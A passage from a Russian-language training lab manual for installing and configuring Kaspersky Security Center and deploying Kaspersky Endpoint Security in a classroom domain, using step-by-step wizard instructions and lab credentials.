
34. Откройте веб-браузер *Google Chrome*. В адресной строке введите: ***https://127.0.0.1:8080***
35. Нажмите **Advanced**
36. Пройдите по ссылке **Proceed to 127.0.0.1 (unsafe)**




37. Введите имя пользователя **abc\administrator** и пароль **Ka5per5Ky**
38. Нажмите кнопку **Sign in**




39. Пропустите учебную демонстрацию. Закройте окно демонстрации (нажмите **X** для отмены)




40. В окне приветствия мастера нажмите **Start**




41. Использование Proxy сервера не требуется. Нажмите **Next**




42. Нажмите **Next**




43. Отметьте **Workstations** и **Windows**
44. Нажмите **Next**




45. Выберите **Lite encryption (56-bit)**
46. Нажмите **Next**




47. Выберите **Workstations Web plug-in Kaspersky Endpoint Security**
48. Нажмите **Next**




49. Нажмите **Next**




50. Выберите пакет **Kaspersky Endpoint Security for Windows** с упрощенным шифрованием
51. Нажмите **Next**




52. Примите пользовательское соглашение
53. Нажмите **Next**




54. Выберите **Add key file**
55. Нажмите **Select key file** и выберите файл ключа **Kaspersky Security Center** (расположение уточните у преподавателя)




56. Нажмите **Next**




57. Нажмите **Next**




58. Нажмите **Next**




59. Введите *administartor@abc.lab* в поле Email addresses of recipients
60. Введите в поле SMTP server address *10.28.0.10*
61. Введите в поле SMTP server port *25*
62. Нажмите **Next**



63. Нажмите **Next**



64. Снимите флажок **Run Protection Deployment Wizard**
65. Нажмите **Finish**



Заключение

Вы установили Kaspersky Security Center, веб-консоль Kaspersky Security Center и добавили плагин для управления Kaspersky Endpoint Security. Выполнили мастер первоначальной настройки: создали задачи и политики по умолчанию, приняли соглашения с KSN, настроили отправку уведомлений администратору и включили авто распространение ключа.

Как устанавливать Kaspersky Endpoint Security и Агент администрирования, рассказывают следующие лабораторные работы.

Лабораторная работа 2.
Как внедрить Kaspersky Endpoint Security

Сценарий. Вам нужно установить Kaspersky Endpoint Security на компьютеры сети. Вы уже установили Сервер администрирования Kaspersky Security Center. Теперь используйте мастер развертывания защиты, чтобы удаленно установить Kaspersky Endpoint Security и Агент администрирования на компьютеры, которые обнаружил Сервер администрирования.

Содержание. В этой лабораторной работе:

1. Установите Kaspersky Endpoint Security для Windows на рабочую станцию и сервер администрирования Kaspersky Security Center
2. Создайте автономный пакет установки Kaspersky Endpoint Security
3. Установите автономный пакет Kaspersky Endpoint Security для Windows на ноутбук
4. Изучите результаты развертывания защиты в сети


Задание A: Установите Kaspersky Endpoint Security для Windows на рабочую станцию и сервер администрирования Kaspersky Security Center

Запустите мастер развертывания защиты и выберите пакет Kaspersky Endpoint Security. Для доступа к компьютерам укажите учетную запись администратора домена *ABC\Administrator* с паролем *Ka5per5Ky*. Остальные настройки оставьте по умолчанию.

Подождите, пока задача установит программы. Если задача попросит перезагрузить компьютеры, перезагрузите их от имени пользователя.


На компьютере **Alex-Desktop** установлен сторонний антивирус ClamWin, что теоретически может осложнить установку. Однако вы сможете убедиться, что деинсталляция стороннего антивируса выполняется автоматически в ходе установки Kaspersky Endpoint Security для Windows.

Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.




Задание выполняется на компьютере **KSC**.


1. Пройдите на страницу **Discovery & Deployment | Deployment & Assignment | Installation Packages**
2. Нажмите на ссылку *Kaspersky Endpoint Security for Windows*



